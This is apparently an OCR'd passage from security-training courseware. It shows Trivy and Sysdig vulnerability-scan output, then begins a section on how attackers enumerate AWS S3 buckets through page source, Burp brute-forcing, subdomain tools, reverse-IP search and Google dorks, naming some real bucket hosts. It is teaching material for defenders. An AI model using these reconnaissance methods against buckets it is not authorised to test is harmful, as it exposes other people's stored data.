2019-05-13T15:19:05.983+0900    INFO    Detecting Alpine vulnerabilities...
2019-05-13T15:19:05.987+0900    INFO    Updating npm Security DB...
2019-05-13T15:19:07.048+0900    INFO    Detecting npm vulnerabilities...
2019-05-13T15:19:07.048+0900    INFO    Updating pipenv Security DB...
2019-05-13T15:19:08.507+0900    INFO    Detecting pipenv vulnerabilities...
2019-05-13T15:19:08.508+0900    INFO    Updating bundler Security DB...
2019-05-13T15:19:09.574+0900    INFO    Detecting bundler vulnerabilities...
2019-05-13T15:19:09.575+0900    INFO    Updating cargo Security DB...
2019-05-13T15:19:10.441+0900    INFO    Detecting cargo vulnerabilities...
2019-05-13T15:19:10.441+0900    INFO    Updating composer Security DB...
2019-05-13T15:19:11.649+0900    INFO    Detecting composer vulnerabilities...

knqyf263/test-image:1.2.3 (alpine 3.7.1)
========================================
Total: 26 (UNKNOWN: 0, LOW: 3, MEDIUM: 16, HIGH: 5, CRITICAL: 2)

+---------+------------------+----------+-------------------+---------------+----------------------------------+
| LIBRARY | VULNERABILITY ID | SEVERITY | INSTALLED VERSION | FIXED VERSION |              TITLE               |
+---------+------------------+----------+-------------------+---------------+----------------------------------+
| curl    | CVE-2018-14618   | CRITICAL | 7.61.0-r0         | 7.61.1-r0     | curl: NTLM password overflow     |
|         |                  |          |                   |               | via integer overflow             |
+         +------------------+----------+                   +---------------+----------------------------------+
|         | CVE-2018-16839   | HIGH     |                   | 7.61.1-r1     | curl: Integer overflow leading   |
|         |                  |          |                   |               | to heap-based buffer overflow in |
|         |                  |          |                   |               | Curl_sasl_create_plain_message() |
+         +------------------+          +                   +---------------+----------------------------------+
|         | CVE-2019-3822    |          |                   | 7.61.1-r2     | curl: NTLMv2 type-3 header       |
|         |                  |          |                   |               | stack buffer overflow            |
+         +------------------+          +                   +---------------+----------------------------------+
|         | CVE-2018-16840   |          |                   | 7.61.1-r1     | curl: Use-after-free when        |
|         |                  |          |                   |               | closing "easy" handle in         |
|         |                  |          |                   |               | Curl_close()                     |
+         +------------------+----------+                   +---------------+----------------------------------+
|         | CVE-2018-16890   | MEDIUM   |                   | 7.61.1-r2     | curl: NTLM type-2 heap           |
|         |                  |          |                   |               | out-of-bounds buffer read        |
+         +------------------+          +                   +               +----------------------------------+
|         | CVE-2019-3823    |          |                   |               | curl: SMTP end-of-response       |
|         |                  |          |                   |               | out-of-bounds read               |
+         +------------------+          +                   +---------------+----------------------------------+
|         | CVE-2018-16842   |          |                   | 7.61.1-r1     | curl: Heap-based buffer          |
|         |                  |          |                   |               | over-read in the curl tool       |
|         |                  |          |                   |               | warning formatting               |
+---------+------------------+----------+-------------------+---------------+----------------------------------+
| git     | CVE-2018-19486   | HIGH     | 2.15.2-r0         | 2.15.3-r0     | git: Improper handling of        |
|         |                  |          |                   |               | PATH allows for commands to be   |
|         |                  |          |                   |               | executed from...                 |
+         +------------------+          +                   +               +----------------------------------+
```

Figure 19.41: Screenshot of Trivy

Kubernetes Vulnerability Scanning using Sysdig

- Sysdig **identifies Kubernetes vulnerabilities** by integrating the CI/CD pipeline, image registry, and Kubernetes admissions controllers
- Sydig also **validates the container images** at orchestration level using Kubernetes admissions controllers




Image Scan
Runtime
Alerts
Repositories
Scanning Policies
Registry Credentials
Browse By Kubernetes (Deployments)
Entire infrastructure
default
example-java-app
jenkins
kube-system
nginx-frontend
null
ping
store-frontend
traefik
vulnerabilities
29
Images
Scanned Images

There are 17 Failing and 12 Passing images running as containers in 'Entire Infrastructure' over the last hour.

coredns/coredns 1.0.6 Running Containers: 2
mateobur/jenkins latest Running Containers: 1
bencer/workshop-forensics-1-mysql latest Running Containers: 1
ltagliamonte/demo-mongo-stated latest Running Containers: 1
weaveworks/weave-kube 2.3.0 Running Containers: 3
mysql 5.7 Running Containers: 1
nginx latest Running Containers: 2

https://sysdig.com


Kubernetes Vulnerability Scanning using Sysdig

Kubernetes is a complex environment that often suffers cluster misconfigurations. Attackers can leverage these misconfigurations and perform vulnerability scans on Kubernetes clusters using various tools, such as Sysdig and Pipeline.

- **Sysdig**

  Source: *https://sysdig.com*

  Sysdig identifies Kubernetes vulnerabilities by integrating continuous integration (CI) or continuous delivery/deployment (CD) pipelines, image registry, and Kubernetes admissions controllers. Sysdig also validates container images at the orchestration level using the Kubernetes admission controller feature. Sysdig automatically generates an inventory of each image content and continuously checks for any new vulnerabilities or common vulnerabilities and exposures (CVEs) associated with containers.


POLICY EVENTS
POLICIES
COMMANDS AUDIT
CAPTURES
COMPLIANCE
IMAGE SCANNING
PS
Image Scan
Runtime
Alerts
Repositories
Scanning Policies
Registry Credentials
Browse By Kubernetes (Deployments)
Entire infrastructure
default
example-java-app
jenkins
kube-system
nginx-frontend
null
ping
store-frontend
traefik
vulnerabilities
29
Images

There are 17 Failing and 12 Passing images running as containers in 'Entire Infrastructure' over the last hour.

Scanned Images

coredns/coredns 1.0.6
Image Digest: sha256:5c75f9eebde2dededede8ba78a7456f434f39f67c7c8302766029bfe15bcbb6e8b
Running Containers: 2

mateobur/jenkins latest
Image Digest: sha256:1342918be0b8ebd16e99371fad9769211986c8ae6475b1546f4045301ed96379
Running Containers: 1

bencer/workshop-forensics-1-mysql latest
Image Digest: sha256:c69b74b8f959ff530bb6378818b04d180355b7481c948465b497ff78923e7062
Running Containers: 1

ltagliamonte/demo-mongo-statsd latest
Image Digest: sha256:803277dcda7a3797303bb85e6332101401d66cb24ea039b33a8479dc560a05b5
Running Containers: 1

weaveworks/weave-kube 2.3.0
Image Digest: sha256:febcf43033165b17f66e7522fafebdd86864a4a53a8b9d4b85d90583f742f9d2
Running Containers: 3

mysql 5.7
Image Digest: sha256:5996e24b8bb3d598ddc56a3ad3a58fcdfa3a538d2eb2d672147c6f5030b0a0bd
Running Containers: 1

nginx latest
Image Digest: sha256:87e9b6904b4286b8d41bba4461c0b736835fcc218f7ecbe5544b53fdd467189f
Running Containers: 2

Figure 19.42: Screenshot of Sysdig

Enumerating S3 Buckets

- Simple storage service (S3) is a scalable **cloud storage service** used by Amazon AWS where files, folders, and objects are stored via web APIs
- Attackers often try to the **find the bucket's location and name** to test its security and identify vulnerabilities in the bucket implementation

Inspecting HTML


- Attackers analyze the source code of HTML web pages in the background, to find URLs to the target S3 buckets

Brute-forcing URL

- Attackers use Burp Suite to perform brute forcing attacks on the target bucket's URL to identify the correct URL to the bucket

Finding subdomains

- Attackers use tools such as Findsubdomains, or Robtex to identify subdomains related to the target bucket



leaprocket.io.s3.amazonaws.com
IP 10.58.146.59

riot-ws-prod.s3.amazonaws.com
IP 52.95.131.4 Australia 16509 Amazon.com, Inc.

nbl-com-au.s3.amazonaws.com
IP 52.95.131.12 Australia 16509 Amazon.com, Inc.

mmal-static.s3.amazonaws.com
IP 52.95.131.16 Australia 16509 Amazon.com, Inc.

2016-assets-adelaidefringe-com-au.s
IP 52.95.131.20 Australia 16509 Amazon.com, Inc.

Spyse
Login
SIGN UP
Subdomains
s3.amazonaws.com
Filters
Results — 56,953
Download
ASN — 1
16509 (3,607)
IP — 30+
52.216.101.35 (131)
52.216.96.19 (126)
more
CIDR — 30+
52.216.96.0/24 (193)
52.216.101.0/24 (175)
more
Organization — 1
Amazon.com (3,618)

https://findsubdomains.com


Enumerating S3 Buckets (Cont'd)

Reverse IP Search

- Attackers use search engines such as **Bing** to perform a reverse IP search to identify domains of target S3 buckets

Advanced Google Hacking

- Attackers use advanced **Google search operators** such as "`inurl`" to search for URLs related to the target S3 buckets




Classic Registration Scheme Club Guidelines 2 Nov 19

PSG-01civilcad 7DataS15584 CONTOURS FINAL.mjo - Drawings - ...

$399,000 - idashboard-production.s3.amazonaws.com

FEES & CHARGES

bing.com
ip:52.95.131.4
All
Images
Videos
Maps
News
Microsoft Search



Streaming Video from Amazon S3 | Learn Amazon Sumerian
https://docs.sumerian.amazonaws.com › tutorials › create › beginner › s3-vid...

Programmer Guide: Code Samples - JetS3t
https://jets3t.s3.amazonaws.com › toolkit › code-samples

Bucket listing - Amazon S3
https://s3.amazonaws.com › drivers.mongodb.org › php

Intrusion Detection in the Cloud - AWS
https://awsmedia.s3.amazonaws.com › SEC402

google.com
Google
[inurl: s3.amazonaws.com/movie/]
Sign in

Enumerating S3 Buckets

Simple storage service (S3) is a scalable cloud storage service used by Amazon AWS where files, folders, and objects are stored via web APIs. Customers and end-users use S3 services to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Attackers can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables attackers to modify files (in JavaScript or related codes) and inject malware into the bucket files. Attackers often try to find the bucket location and name to test its security and identify vulnerabilities in the bucket implementation.

Listed below are several techniques that attackers employ in identifying AWS S3 buckets:

- **Inspecting HTML**

